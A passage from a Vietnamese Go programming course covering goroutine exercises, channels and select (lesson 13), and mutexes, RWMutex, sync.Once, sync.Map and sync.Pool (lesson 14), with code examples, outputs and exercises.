5. **[Trung bình]** Viết ví dụ `timKiem` có leak (như mục 5.1), dùng `runtime.NumGoroutine()` chứng minh số goroutine tăng sau 100 lần gọi timeout, rồi sửa bằng channel có đệm và chứng minh hết leak.
6. **[Trung bình]** Chạy một chương trình CPU-bound (tính số nguyên tố đến 5 triệu) chia thành `k` goroutine với `k = 1, 2, 4, 8, 16, 64`. Vẽ (hoặc lập bảng) thời gian theo `k` và giải thích vì sao tăng `k` quá số lõi không giúp ích. Thử đặt `runtime.GOMAXPROCS(1)` và so sánh.
7. **[Nâng cao]** Viết hàm `SongSong[T, R any](xs []T, f func(T) R, toiDa int) []R` chạy `f` trên mỗi phần tử với **tối đa** `toiDa` **goroutine đồng thời** (gợi ý: channel đệm làm semaphore), giữ nguyên thứ tự kết quả.
8. **[Nâng cao]** Viết chương trình tạo 10.000 goroutine mỗi cái chờ một channel, đo bộ nhớ trước và sau bằng `runtime.ReadMemStats` để ước lượng chi phí mỗi goroutine. So sánh với suy nghĩ "10.000 luồng hệ điều hành".
9. **[Thử thách]** Cài đặt "bộ đếm truy cập" của một website bằng ba cách: (a) có race, (b) có `sync.Mutex`, (c) dùng `atomic.Int64`; benchmark ba cách với 1.000.000 lượt tăng từ 8 goroutine (Buổi 11). Tìm hiểu vì sao (c) thường nhanh hơn (b) nhưng cả hai chậm hơn "mỗi goroutine đếm riêng rồi cộng cuối".

Buổi 13 — Channel và select

Thông tin buổi học

Thời lượng: 4–5 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Buổi 12

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Dùng channel có đệm và không đệm, hiểu chính xác khi nào gửi/nhận bị chặn.
- Nêu và áp dụng các quy tắc về **đóng channel**, `nil` channel, hướng channel.
- Dùng `select` cho nhiều channel, timeout, thao tác không chặn.
- Cài các mẫu: producer–consumer, pipeline, fan-in, semaphore giới hạn đồng thời.
- Chọn đúng giữa channel và mutex; chẩn đoán deadlock.

1. Channel là gì?

Channel

Channel là một **đường ống có kiểu** để các goroutine **gửi và nhận giá trị** cho nhau, đồng thời **đồng bộ hóa** chúng. Khái niệm lấy từ mô hình CSP (Communicating Sequential Processes) của Tony Hoare: các tiến trình độc lập giao tiếp bằng thông điệp, không dùng chung bộ nhớ.

```
ch := make(chan int)      // channel không đệm (unbuffered)
ch2 := make(chan int, 5)  // channel có đệm (buffered) sức chứa 5

ch <- 42          // GỬI giá trị 42 vào channel
v := <-ch         // NHẬN một giá trị từ channel
v, ok := <-ch     // nhận kèm cờ ok: ok=false nếu channel đã đóng và hết dữ liệu
close(ch)         // ĐÓNG channel (chỉ bên gửi nên đóng)
for v := range ch // nhận liên tục cho đến khi channel đóng và cạn
```

1.1. Không đệm và có đệm

	Không đệm `make(chan T)`	**Có đệm** `make(chan T, n)`
Gửi	**Chặn** cho đến khi có bên nhận	Chặn **chỉ khi đệm đầy**
Nhận	**Chặn** cho đến khi có bên gửi	Chặn **chỉ khi đệm rỗng**
Bản chất	**Điểm hẹn (rendezvous)**: hai bên đồng bộ trực tiếp	**Hàng đợi** FIFO giới hạn kích thước
Dùng khi	Cần đảm bảo bên nhận đã nhận; đồng bộ hóa	Tách tốc độ giữa người gửi và người nhận; giới hạn số việc đang chạy

Đặc tính quan trọng: gửi/nhận trên channel **tạo quan hệ "xảy ra trước" (happens-before)**: mọi thứ goroutine A làm *trước khi gửi* sẽ nhìn thấy được bởi goroutine B *sau khi nhận*. Đó là lý do channel vừa truyền dữ liệu vừa đồng bộ an toàn, không cần khóa.

```
package main
```

```go
import "fmt"

func main() {
    ch := make(chan string) // không đệm: gửi và nhận phải "gặp nhau"
    done := make(chan struct{})

    go func() {
        for msg := range ch { // lặp đến khi ch bị đóng
            fmt.Println("nhận:", msg)
        }
        close(done) // báo hiệu đã xử lý xong
    }()

    for _, m := range []string{"a", "b", "c"} {
        ch <- m // chặn đến khi goroutine kia nhận
    }
    close(ch) // người GỬI đóng: báo "hết dữ liệu"
    <-done    // chờ goroutine nhận kết thúc
    fmt.Println("xong")
}
```

```
nhận: a
nhận: b
nhận: c
xong
```

Mẹo: `chan struct{}` là kiểu channel **chỉ dùng để báo hiệu** (không mang dữ liệu), vì `struct{}` không tốn bộ nhớ. `close(done)` là cách đánh thức **tất cả** bên đang chờ cùng lúc.

2. Quy tắc về đóng channel và nil channel

Đây là phần dễ nhầm nhất, cần thuộc làu:

Thao tác	Kết quả
Gửi vào channel **đã đóng**	**panic** (`send on closed channel`)
Nhận từ channel đã đóng (còn dữ liệu trong đệm)	Nhận nốt dữ liệu còn lại, `ok = true`
Nhận từ channel đã đóng **và đã cạn**	Nhận ngay **zero value**, `ok = false` (không bao giờ chặn)
`close` channel đã đóng	**panic**
`close` channel `nil`	**panic**
Gửi/nhận trên channel `nil`	**Chặn mãi mãi**
`len(ch)`, `cap(ch)`	Số phần tử đang đệm / sức chứa

```go
package main

import "fmt"

func main() {
    ch := make(chan int, 3) // có đệm 3
    ch <- 1
    ch <- 2
    fmt.Println(len(ch), cap(ch))
    close(ch)

    v, ok := <-ch
    fmt.Println(v, ok)
    v, ok = <-ch
```

```
    fmt.Println(v, ok)
    v, ok = <-ch // đã đóng và cạn: zero value, ok=false
    fmt.Println(v, ok)

    defer func() { fmt.Println("recover:", recover()) }()
    ch <- 3 // gửi vào channel đã đóng: panic
}
```

```
2 3
1 true
2 true
0 false
recover: send on closed channel
```

Nguyên tắc đóng channel:

1. **Chỉ bên gửi (người sở hữu) mới đóng**; bên nhận không bao giờ đóng channel nhận, vì bên gửi có thể còn gửi và sẽ panic.
2. Nếu có **nhiều bên gửi**, đừng để mỗi bên tự đóng: dùng `WaitGroup` rồi **một** goroutine điều phối đóng sau khi tất cả xong (xem mẫu fan-in).
3. **Không bắt buộc phải đóng** channel; chỉ đóng khi bên nhận cần biết "hết dữ liệu" (như `for range`). Channel không dùng nữa sẽ được thu gom rác dù chưa đóng.
4. `close` là một **tín hiệu**, không phải dọn dẹp tài nguyên.

2.1. Hướng của channel trong chữ ký hàm

```
func producer(out chan<- int) { /* chỉ GỬI được vào out */ }
func consumer(in <-chan int)  { /* chỉ NHẬN được từ in */ }
func sinh() <-chan int        { /* trả về channel chỉ-đọc cho người dùng */ return nil }
```

`chan<- T` chỉ gửi, `<-chan T` chỉ nhận. Trình biên dịch chặn sai sót (nhận từ channel chỉ-gửi, đóng channel chỉ-đọc). **Hãy luôn dùng kiểu có hướng ở tham số và giá trị trả về**: nó vừa an toàn vừa là tài liệu cho vai trò của hàm. Hàm trả về `<-chan T` còn cho biết "bên trong tôi lo việc gửi và đóng".

3. Deadlock (bế tắc)

Nếu *mọi* goroutine đều đang chờ và không ai có thể đánh thức ai, runtime Go phát hiện được và dừng chương trình:

```
ch := make(chan int)
ch <- 1 // không ai nhận
```

```
chuẩn bị gửi
fatal error: all goroutines are asleep - deadlock!

goroutine 1 [chan send]:
main.main()
    .../main.go:8 +0x76
exit status 2
```

Thông báo cho biết goroutine nào đang kẹt ở thao tác nào (`chan send`, `chan receive`, `select`, `semacquire`...). Lưu ý: runtime chỉ phát hiện được khi **toàn bộ** chương trình bế tắc. Trong server còn goroutine khác đang chạy (HTTP listener chẳng hạn), một nhóm goroutine bế tắc cục bộ **không bị báo**: chúng chỉ lặng lẽ treo, trông như request "đơ" hoặc leak (Buổi 12). Vì vậy cần timeout và `context` ở mọi nơi có chờ.

Nguyên nhân thường gặp: gửi vào channel không đệm khi không có bên nhận; `for range ch` mà không ai `close`; `wg.Wait()` khi quên `Done`; hai goroutine chờ nhau (A chờ B, B chờ A); khóa lấy sai thứ tự (Buổi 14).

4. select: chờ nhiều thao tác

`select` giống `switch` nhưng mỗi `case` là một thao tác channel. Nó **chặn đến khi một `case` sẵn sàng** rồi thực thi case đó; nếu nhiều case cùng sẵn sàng, **chọn ngẫu nhiên** một cái (công bằng, tránh đói). Có `default` thì **không chặn**: chạy `default` nếu chưa case nào sẵn sàng.

```go
package main

import (
    "fmt"
    "time"
)

func lamViec(d time.Duration) <-chan string {
    ch := make(chan string, 1) // đệm 1: goroutine không kẹt nếu không ai nhận
    go func() {
        time.Sleep(d)
        ch <- fmt.Sprintf("xong sau %v", d)
    }()
    return ch
}

func main() {
    // 1. Timeout: kết quả đến trước hạn chót
    select {
    case kq := <-lamViec(10 * time.Millisecond):
        fmt.Println(kq)
    case <-time.After(500 * time.Millisecond):
        fmt.Println("quá hạn")
    }

    // 2. Timeout: quá hạn trước khi có kết quả
    select {
    case kq := <-lamViec(2 * time.Second):
        fmt.Println(kq)
    case <-time.After(50 * time.Millisecond):
        fmt.Println("quá hạn")
    }

    // 3. default: thao tác không chặn
    ch := make(chan int, 1)
    ch <- 1
    select {
    case ch <- 2:
        fmt.Println("gửi được")
    default:
        fmt.Println("kênh đầy, bỏ qua")
    }
}
```

```
xong sau 10ms
quá hạn
kênh đầy, bỏ qua
```

4.1. Các thành ngữ select thiết yếu

1. **Timeout:** `case <-time.After(d):` như trên. (Từ Go 1.23 timer không còn bị giữ lại trong bộ nhớ đến khi hết hạn nếu không dùng; trước đó nên dùng `time.NewTimer` + `Stop` trong vòng lặp nóng.)
2. **Hủy bỏ:** `case <-ctx.Done():` hoặc `case <-done:`, mẫu quan trọng nhất ở buổi sau.

3. **Không chặn:** `select { case ch <- v: default: }` để bỏ qua thay vì chờ (ví dụ log thả khi đầy).
4. **Vòng lặp** `for { select { ... } }`: worker xử lý nhiều nguồn: dữ liệu, tick định kỳ, tín hiệu dừng.
5. **Tắt một case bằng channel** `nil`: gán `ch = nil` thì case đó không bao giờ sẵn sàng. Thường dùng khi gộp hai channel và một cái đã đóng.

```go
// worker xử lý dữ liệu, gửi nhịp tim định kỳ, và dừng khi được yêu cầu
func worker(ctx context.Context, in <-chan Job) {
    tick := time.NewTicker(time.Second)
    defer tick.Stop() // quên Stop thì ticker rò rỉ
    for {
        select {
        case <-ctx.Done():
            return // lý do thoát có kiểm soát
        case job, ok := <-in:
            if !ok {
                return // nguồn đã đóng
            }
            xuLy(job)
        case <-tick.C:
            ghiNhipTim()
        }
    }
}
```

5. Các mẫu thiết kế với channel

5.1. Pipeline (đường ống) với hủy bỏ

Mỗi giai đoạn là một goroutine nhận từ channel vào, xử lý, gửi ra channel ra. Mọi giai đoạn nhận thêm kênh `done` để cả đường ống dừng sớm mà **không rò rỉ goroutine**:

```go
package main

import "fmt"

func sinh(done <-chan struct{}, so ...int) <-chan int {
    out := make(chan int)
    go func() {
        defer close(out) // người gửi đóng
        for _, n := range so {
            select {
            case out <- n:
            case <-done:
                return
            }
        }
    }()
    return out
}

func binhPhuong(done <-chan struct{}, in <-chan int) <-chan int {
    out := make(chan int)
    go func() {
        defer close(out)
        for n := range in {
            select {
            case out <- n * n:
            case <-done:
                return
            }
        }
    }()
    return out
}
```

```
func main() {
    done := make(chan struct{})
    defer close(done) // dù thoát sớm, mọi giai đoạn đều được hủy
    for v := range binhPhuong(done, binhPhuong(done, sinh(done, 1, 2, 3, 4))) {
        fmt.Print(v, " ")
    }
    fmt.Println()
}
```

```
1 16 81 256
```

5.2. Fan-in: gộp nhiều nguồn thành một

Nhiều goroutine cùng gửi vào một channel kết quả; **một goroutine điều phối** đóng channel sau khi tất cả nguồn xong:

```
package main

import (
    "fmt"
    "slices"
    "sync"
)

func goi(ten string, n int) <-chan string {
    ch := make(chan string)
    go func() {
        defer close(ch)
        for i := 1; i <= n; i++ {
            ch <- fmt.Sprintf("%s-%d", ten, i)
        }
    }()
    return ch
}

func gop[T any](cacKenh ...<-chan T) <-chan T {
    out := make(chan T)
    var wg sync.WaitGroup
    for _, c := range cacKenh {
        wg.Go(func() {
            for v := range c {
                out <- v
            }
        })
    }
    go func() {
        wg.Wait()
        close(out) // chỉ đóng khi MỌI nguồn đã xong
    }()
    return out
}

func main() {
    var all []string
    for v := range gop(goi("a", 3), goi("b", 2)) {
        all = append(all, v)
    }
    slices.Sort(all) // thứ tự đến không xác định: sắp xếp để in ổn định
    fmt.Println(all)
}
```

```
[a-1 a-2 a-3 b-1 b-2]
```

5.3. Semaphore: giới hạn đồng thời bằng channel có đệm

Channel có đệm kích thước `n` hoạt động như một **bộ đếm giấy phép**: gửi để lấy giấy phép (chặn khi hết), nhận để trả. Đây là cách đơn giản nhất để giới hạn "tối đa n việc cùng lúc" (ví dụ tối đa 10 kết nối tới dịch vụ ngoài):

```
package main

import (
    "fmt"
    "sync"
    "sync/atomic"
    "time"
)

func main() {
    sem := make(chan struct{}, 3) // tối đa 3 việc cùng lúc
    var dangChay, toiDa atomic.Int32
    var wg sync.WaitGroup
    for i := 0; i < 12; i++ {
        wg.Go(func() {
            sem <- struct{}{}        // chiếm một "chỗ" (chặn nếu hết)
            defer func() { <-sem }() // trả chỗ khi xong
            n := dangChay.Add(1)
            for { // cập nhật giá trị lớn nhất đã thấy (compare-and-swap)
                m := toiDa.Load()
                if n <= m || toiDa.CompareAndSwap(m, n) {
                    break
                }
            }
            time.Sleep(20 * time.Millisecond)
            dangChay.Add(-1)
        })
    }
    wg.Wait()
    fmt.Println("số việc đồng thời tối đa:", toiDa.Load())
}
```

```
số việc đồng thời tối đa: 3
```

(`atomic.Int32` sẽ được giải thích ở Buổi 14; ở đây nó dùng để đo mức đồng thời thực tế mà không gây race.)

5.4. Các mẫu nhỏ khác

- **Generator:** hàm trả `<-chan T`, goroutine bên trong gửi dần (như `sinh`, `goi` ở trên).
- **Yêu cầu–phản hồi:** gửi một struct chứa channel để nhận kết quả: `type req struct { x int; reply chan int }`. Một goroutine "sở hữu" dữ liệu phục vụ các yêu cầu (mẫu *actor*).
- **Gom kết quả theo thứ tự:** gửi cả chỉ số `{idx, val}` rồi đặt vào slice theo `idx`.
- **Báo hiệu một lần:** `close(ready)` đánh thức tất cả bên chờ `<-ready`.
- **Thả tải (load shedding):** `select { case q <- job: default: tuChoi() }`: khi hàng đợi đầy, từ chối nhanh thay vì làm sập hệ thống.

6. Channel hay Mutex?

Cả hai đều dùng được cho đồng bộ hóa; chọn theo **mục đích**:

	Channel	Mutex (`sync.Mutex`)
Phù hợp	Truyền **quyền sở hữu** dữ liệu, phân phối công việc, báo hiệu, pipeline	Bảo vệ **trạng thái dùng chung** (cache, bộ đếm, map)
Cách nghĩ	"Dữ liệu chảy qua các goroutine"	"Một đoạn mã được vào một lúc"
Độ phức tạp	Dễ sinh deadlock/leak nếu thiết kế vụng	Đơn giản, nhưng dễ quên mở khóa (dùng `defer`)
Hiệu năng	Chậm hơn mutex đáng kể cho thao tác nhỏ	Nhanh với đoạn găng ngắn

Quy tắc kinh nghiệm: **cần truyền dữ liệu hay điều phối → channel; cần bảo vệ một cấu trúc dữ liệu → mutex.** Đừng dùng channel chỉ để thay mutex bảo vệ một biến đếm; sẽ phức tạp và chậm hơn. Buổi sau ta học kỹ mutex và `atomic`.

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Đóng channel ở phía nhận** hoặc **đóng hai lần**: panic.
2. **Gửi vào channel đã đóng** khi có nhiều bên gửi mà không điều phối việc đóng.
3. **Quên đóng channel** khi bên nhận dùng `for range`: goroutine treo mãi.
4. **Dùng channel không đệm khi người gửi có thể bị bỏ rơi** (timeout), khiến goroutine gửi kẹt vĩnh viễn: dùng đệm 1 hoặc `select` với `ctx.Done()`.
5. `time.After` **trong vòng lặp nóng** ở Go cũ (< 1.23): mỗi vòng tạo timer giữ bộ nhớ.
6. **Quên** `ticker.Stop()`.
7. **Dùng** `len(ch)` **để ra quyết định**: giá trị có thể đã thay đổi ngay sau khi đọc (race logic).
8. **Gửi con trỏ hay slice/map qua channel rồi cả hai bên cùng sửa**: vẫn là data race. Chuyển giao phải kèm *chuyển quyền sở hữu*: bên gửi không đụng vào nữa.
9. **Một channel cho mọi thứ** (mọi thông điệp loại khác nhau), thay vì channel riêng theo mục đích.

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Trong mã backend thực tế, bạn sẽ ít khi viết channel "trần" ở tầng nghiệp vụ; chúng thường nằm ở **hạ tầng**: worker pool, hàng đợi trong bộ nhớ, bộ gom batch, tắt server êm. Bộ tứ bạn cần thuần thục là: (1) `chan struct{}` + `close` để báo hiệu; (2) `select` với `ctx.Done()` ở **mọi** thao tác chờ; (3) channel có đệm làm semaphore hoặc hàng đợi có giới hạn; (4) quy ước *"người tạo ra channel (người gửi) là người đóng nó"*. Về thiết kế, hàng đợi trong bộ nhớ chỉ phù hợp cho việc **chấp nhận mất khi tiến trình chết**; việc quan trọng (gửi email, trừ kho) phải qua hàng đợi bền vững (Buổi 33). Khi review, hãy luôn hỏi: *"Nếu bên nhận chết thì bên gửi có kẹt mãi không?"*

9. Tóm tắt

Tóm tắt buổi học

- Channel là ống có kiểu, đồng bộ hóa goroutine; không đệm = điểm hẹn, có đệm = hàng đợi giới hạn.
- Quy tắc đóng: chỉ người gửi đóng; gửi vào channel đã đóng và đóng hai lần đều panic; nhận từ channel đã đóng cho zero value với `ok=false`; channel `nil` chặn mãi.
- Dùng kiểu có hướng (`chan<-`, `<-chan`) ở chữ ký hàm.
- `select`: chờ nhiều thao tác, `default` không chặn, `time.After` làm timeout, `ctx.Done()` để hủy, channel `nil` để tắt case.
- Mẫu: pipeline có `done`, fan-in có điều phối đóng, semaphore bằng channel đệm.
- Channel để truyền dữ liệu/điều phối, mutex để bảo vệ trạng thái dùng chung.

10. Bài tập

1. **[Cơ bản]** Viết producer gửi các số 1..10 vào channel rồi đóng; consumer in tổng. Làm hai bản: channel không đệm và channel đệm 5. Quan sát khác biệt khi thêm `fmt.Println` ở cả hai bên.
2. **[Cơ bản]** Viết chương trình có deadlock cố ý theo ba kiểu khác nhau (gửi không ai nhận, `range` không ai đóng, `WaitGroup` quên `Done`). Đọc và ghi lại thông báo của mỗi kiểu.
3. **[Cơ bản]** Viết hàm `DemNguoc(n int) <-chan int` (generator) trả về n, n-1, …, 1 rồi đóng; dùng `for range` để in.
4. **[Trung bình]** Viết hàm `LayNhanhNhat(urls []string) string` gọi (mô phỏng bằng `time.Sleep` ngẫu nhiên) tới nhiều nguồn song song và trả về kết quả **đến đầu tiên**, bỏ qua phần còn lại **mà không rò rỉ goroutine**. Chứng minh bằng `runtime.NumGoroutine()`.
5. **[Trung bình]** Cài pipeline 3 giai đoạn đọc dòng từ một chuỗi nhiều dòng → chuyển chữ hoa → thêm số thứ tự, có kênh `done`. Kiểm tra bằng cách thoát sớm sau 3 dòng và xác nhận không còn goroutine thừa.
6. **[Trung bình]** Viết bộ **rate limiter** đơn giản dùng `time.Ticker`: cho phép tối đa 5 yêu cầu/giây; 20 yêu cầu gửi cùng lúc phải được giãn ra. Đo tổng thời gian.
7. **[Nâng cao]** Cài mẫu **actor** cho một tài khoản ngân hàng: một goroutine sở hữu số dư, nhận các lệnh `deposit`, `withdraw`, `balance` qua channel (mỗi lệnh có channel phản hồi). Chạy 1000 giao dịch đồng thời, kiểm tra tổng cuối đúng, không dùng mutex. Sau đó cài lại bằng mutex và so sánh độ phức tạp và tốc độ.
8. **[Nâng cao]** Viết `Batcher`: gom các phần tử đến từ channel thành lô tối đa `N` phần tử **hoặc** sau `T` mili giây (cái nào đến trước) rồi gọi hàm xử lý lô. Dùng `select` với timer; đảm bảo xử lý nốt lô cuối khi channel nguồn đóng. (Mẫu này dùng khi ghi hàng loạt vào CSDL hay gửi log theo lô.)
9. **[Thử thách]** Viết `type Broadcaster[T any]` cho phép nhiều bên **đăng ký** nhận cùng một luồng sự kiện và hủy đăng ký an toàn (mỗi bên một channel đệm; bên chậm không được làm nghẽn người gửi: dùng `select` với `default` để bỏ qua hoặc ngắt kết nối bên chậm). Viết test với `-race` chứng minh không có race và không rò rỉ goroutine khi hủy đăng ký giữa chừng.

Buổi 14 — Đồng bộ hóa: sync và atomic

Thông tin buổi học

Thời lượng: 4–5 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 12–13

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Bảo vệ dữ liệu dùng chung bằng `sync.Mutex` và `sync.RWMutex` đúng cách, tránh deadlock.
- Dùng `sync.Once`, `sync.Map`, `sync.Pool`, `sync.Cond` đúng chỗ và biết giới hạn của chúng.
- Dùng `sync/atomic` cho bộ đếm, cờ, và hoán đổi con trỏ cấu hình.
- Thiết kế kiểu "an toàn đa luồng" gọn gàng, ghi rõ hợp đồng đồng thời.
- Chọn đúng công cụ đồng bộ hóa dựa trên số liệu benchmark.

1. Mutex: khóa loại trừ lẫn nhau

Mutex

Mutex (mutual exclusion) là một **khóa**: tại một thời điểm chỉ **một** goroutine giữ được khóa. Đoạn mã nằm giữa `Lock()` và `Unlock()` gọi là **vùng găng (critical section)**; các goroutine khác gọi `Lock()` sẽ bị chặn đến khi khóa được nhả.

```
package main

import (
    "fmt"
    "sync"
)

// SafeCounter đóng gói mutex cùng dữ liệu nó bảo vệ.
type SafeCounter struct {
    mu sync.Mutex // theo quy ước đặt NGAY TRÊN các trường mà nó bảo vệ
    m  map[string]int
}

func NewSafeCounter() *SafeCounter { return &SafeCounter{m: make(map[string]int)} }

func (c *SafeCounter) Inc(key string) {
    c.mu.Lock()
    defer c.mu.Unlock() // luôn defer: nhả khóa kể cả khi panic hoặc return sớm
    c.m[key]++
}

func (c *SafeCounter) Get(key string) int {
    c.mu.Lock()
    defer c.mu.Unlock()
    return c.m[key]
}

func main() {
    c := NewSafeCounter()
    var wg sync.WaitGroup
    for i := 0; i < 1000; i++ {
```

```
        wg.Go(func() { c.Inc("hits") })
    }
    wg.Wait()
    fmt.Println(c.Get("hits"))
}
```

```
1000
```

1.1. Quy tắc dùng mutex đúng

1. **Mọi truy cập** (cả đọc lẫn ghi) vào dữ liệu được bảo vệ phải nằm trong khóa. Đọc không khóa khi có người ghi vẫn là data race.
2. `defer mu.Unlock()` **ngay sau** `Lock()`, trừ khi có lý do rất rõ để nhả sớm.
3. **Giữ vùng găng càng ngắn càng tốt**, và **không gọi mã chậm/không rõ trong khóa** (I/O mạng, truy vấn CSDL, gọi hàm callback của người dùng): chúng làm mọi goroutine khác xếp hàng chờ, và callback có thể gọi ngược lại làm deadlock.
4. **Không sao chép mutex sau khi dùng.** Truyền struct chứa `sync.Mutex` bằng giá trị làm bản sao có khóa riêng, mất tác dụng. Dùng con trỏ; `go vet` có kiểm tra `copylocks`.
5. **Đóng gói**: giữ mutex và dữ liệu trong cùng struct, trường viết thường, chỉ lộ method an toàn. Đừng trả về map/slice nội bộ cho bên ngoài (họ sẽ đọc/ghi mà không qua khóa): trả về **bản sao**.
6. **Ghi chú hợp đồng đồng thời** trên kiểu: *"An toàn cho nhiều goroutine"* hay *"Không an toàn, người dùng phải tự khóa"*. Các kiểu thư viện chuẩn như `strings.Builder`, `map`, `bytes.Buffer` là **không** an toàn đa luồng.

1.2. Deadlock với mutex

Mutex của Go **không tái nhập (not reentrant)**: goroutine đang giữ khóa mà gọi `Lock()` lần nữa sẽ tự chặn chính mình mãi mãi:

```
var mu sync.Mutex
mu.Lock()
mu.Lock() // cùng goroutine: deadlock
```

```
đã khóa lần 1
fatal error: all goroutines are asleep - deadlock!

goroutine 1 [sync.Mutex.Lock]:
internal/sync.runtime_SemacquireMutex(...)
```

Các tình huống deadlock thường gặp:

- **Gọi ngược:** hàm A (đang giữ khóa) gọi hàm B (cũng `Lock` cùng mutex). Cách sửa: tách hàm công khai (lấy khóa) và hàm nội bộ (`xxxLocked`, giả định khóa đã được giữ).
- **Khóa lấy sai thứ tự:** goroutine 1 lấy khóa A rồi B; goroutine 2 lấy B rồi A. Mỗi bên giữ một khóa và chờ khóa kia. **Giải pháp: luôn lấy nhiều khóa theo cùng một thứ tự toàn cục** (ví dụ theo ID tăng dần khi chuyển tiền giữa hai tài khoản).
- **Quên** `Unlock` ở nhánh `return` sớm, lý do phải `defer`.

> **Ghi chú**
>
> `Unlock` một mutex chưa khóa gây `fatal error: sync: unlock of unlocked mutex`: một lỗi nghiêm trọng **không thể** `recover`. Go cố ý coi đây là bug không cứu được.

2. RWMutex: nhiều người đọc hoặc một người ghi

`sync.RWMutex` cho phép **nhiều goroutine đọc cùng lúc** (`RLock`/`RUnlock`) **hoặc đúng một goroutine ghi** (`Lock`/`Unlock`) độc quyền. Thích hợp khi dữ liệu **đọc rất nhiều, ghi rất ít** (cấu hình, bảng tra cứu, cache).

```go
package main

import (
    "fmt"
    "sync"
)

type Cache[K comparable, V any] struct {
    mu sync.RWMutex
    m  map[K]V
}

func NewCache[K comparable, V any]() *Cache[K, V] {
    return &Cache[K, V]{m: make(map[K]V)}
}

func (c *Cache[K, V]) Get(k K) (V, bool) {
    c.mu.RLock() // nhiều goroutine đọc cùng lúc được
    defer c.mu.RUnlock()
    v, ok := c.m[k]
    return v, ok
}

func (c *Cache[K, V]) Set(k K, v V) {
    c.mu.Lock() // ghi: độc quyền
    defer c.mu.Unlock()
    c.m[k] = v
}

// GetOrLoad: kiểm tra lại sau khi giữ khóa ghi (double-checked locking).
func (c *Cache[K, V]) GetOrLoad(k K, load func(K) V) V {
    if v, ok := c.Get(k); ok {
        return v
    }
    c.mu.Lock()
    defer c.mu.Unlock()
    if v, ok := c.m[k]; ok { // goroutine khác có thể đã nạp trong lúc ta chờ khóa
        return v
    }
    v := load(k)
    c.m[k] = v
    return v
}

func main() {
    c := NewCache[string, int]()
    var loads int
    var wg sync.WaitGroup
    for i := 0; i < 50; i++ {
        wg.Go(func() {
            c.GetOrLoad("k", func(string) int {
                loads++ // an toàn vì chạy trong khóa ghi
                return 42
            })
        })
    }
    wg.Wait()
    v, _ := c.Get("k")
    fmt.Println(v, "số lần nạp:", loads)
}
```

```
42 số lần nạp: 1
```

Những điều dễ sai với `RWMutex`:

- **Không nâng cấp khóa đọc thành khóa ghi.** Gọi `Lock()` khi đang giữ `RLock()` là deadlock. Phải `RUnlock()` rồi `Lock()` và kiểm tra lại điều kiện (như `GetOrLoad` ở trên).
- **Không tái nhập khóa đọc** khi có writer đang chờ: `RLock` thứ hai có thể bị chặn do writer ưu tiên, gây deadlock.
- **Không phải lúc nào cũng nhanh hơn `Mutex`.** `RWMutex` có chi phí quản lý riêng; với vùng găng ngắn hoặc tỷ lệ ghi đáng kể, `Mutex` thường nhanh hơn. **Hãy đo** trước khi chọn.
- Trong `GetOrLoad`, hàm `load` chạy **trong khi giữ khóa ghi** nên chặn mọi người đọc; nếu `load` chậm (gọi CSDL), dùng `golang.org/x/sync/singleflight` để gộp các lời gọi trùng mà không giữ khóa chung (Buổi 32).

3. sync.Once: khởi tạo đúng một lần

`once.Do(f)` đảm bảo `f` chạy **đúng một lần** dù có bao nhiêu goroutine gọi đồng thời; các lời gọi khác **chờ** đến khi `f` xong rồi mới đi tiếp, nên thấy ngay kết quả đã khởi tạo. Hữu ích cho khởi tạo lười (lazy init): đọc cấu hình, tạo kết nối, biên dịch regex nặng. Từ Go 1.21 có các bản gói gọn `sync.OnceFunc`, `sync.OnceValue`, `sync.OnceValues`.

```go
package main

import (
    "fmt"
    "sync"
)

var (
    once sync.Once
    cfg  map[string]string
)

func Config() map[string]string {
    once.Do(func() { // chỉ chạy một lần; mọi lời gọi khác chờ nó xong
        fmt.Println("nạp cấu hình...")
        cfg = map[string]string{"env": "dev"}
    })
    return cfg
}

// OnceValue (Go 1.21+): gói lại thành hàm trả giá trị, gọn hơn.
var getPort = sync.OnceValue(func() int {
    fmt.Println("tính cổng...")
    return 8080
})

func main() {
    var wg sync.WaitGroup
    for range 10 {
        wg.Go(func() { _ = Config() })
    }
    wg.Wait()
    fmt.Println(Config()["env"], getPort(), getPort())
}
```

```
nạp cấu hình...
tính cổng...
dev 8080 8080
```

Lưu ý: nếu `f` panic, `Once` coi như đã chạy xong (lần sau không chạy lại). Nếu `f` có thể thất bại và bạn muốn thử lại, `Once` **không** phù hợp: hãy dùng mutex cùng cờ trạng thái.

4. sync.Map: bản đồ an toàn đa luồng chuyên dụng

`sync.Map` là map an toàn đa luồng với `Load`, `Store`, `LoadOrStore`, `Delete`, `Range` (không có kiểu, dùng `any`). Nó **không** thay thế `map + Mutex` nói chung. Tài liệu chuẩn nêu hai trường hợp nó thắng:

1. Mỗi khóa **chỉ ghi một lần rồi đọc rất nhiều lần** (cache chỉ-thêm).
2. Nhiều goroutine đọc/ghi/ghi đè trên **các tập khóa rời nhau**.

Ngoài hai trường hợp đó, `map` thường + `RWMutex`/`Mutex` có kiểu rõ ràng, dễ hiểu và thường nhanh hơn. Gần đây cài đặt bên trong `sync.Map` được cải thiện hiệu năng (Go 1.24), nhưng nguyên tắc chọn vẫn như trên. Đây là ví dụ điển hình của "đừng tối ưu sớm": bắt đầu với `map + mutex` có đóng gói.

5. sync.Pool: tái sử dụng đối tượng tạm

`sync.Pool` là kho các đối tượng **tạm thời** có thể tái sử dụng để giảm áp lực lên bộ thu gom rác. `Get()` lấy một đối tượng (hoặc gọi `New` nếu kho rỗng), `Put(x)` trả lại. Ứng dụng điển hình: bộ đệm `bytes.Buffer` khi mã hóa JSON/HTTP, mảng byte tạm khi xử lý ảnh. `fmt` và `net/http` dùng kỹ thuật này bên trong.

```
var pool = sync.Pool{New: func() any { return new(bytes.Buffer) }}

func render(data []byte) {
    buf := pool.Get().(*bytes.Buffer)
    buf.Reset()       // LUÔN đưa về trạng thái sạch trước khi dùng
    defer pool.Put(buf)
    buf.Write(data)
    // ... dùng buf, KHÔNG giữ buf sau khi Put
}
```

Số liệu thực đo trên máy tác giả (Intel i5-10300H, 8 luồng), ghi 20 lần một đoạn 70 byte vào bộ đệm:

```
BenchmarkNewBufferEachTime-8         566785          1877 ns/op        7568 B/op          6 allocs/op
BenchmarkPooledBuffer-8             8004685           152.1 ns/op           0 B/op          0 allocs/op
```

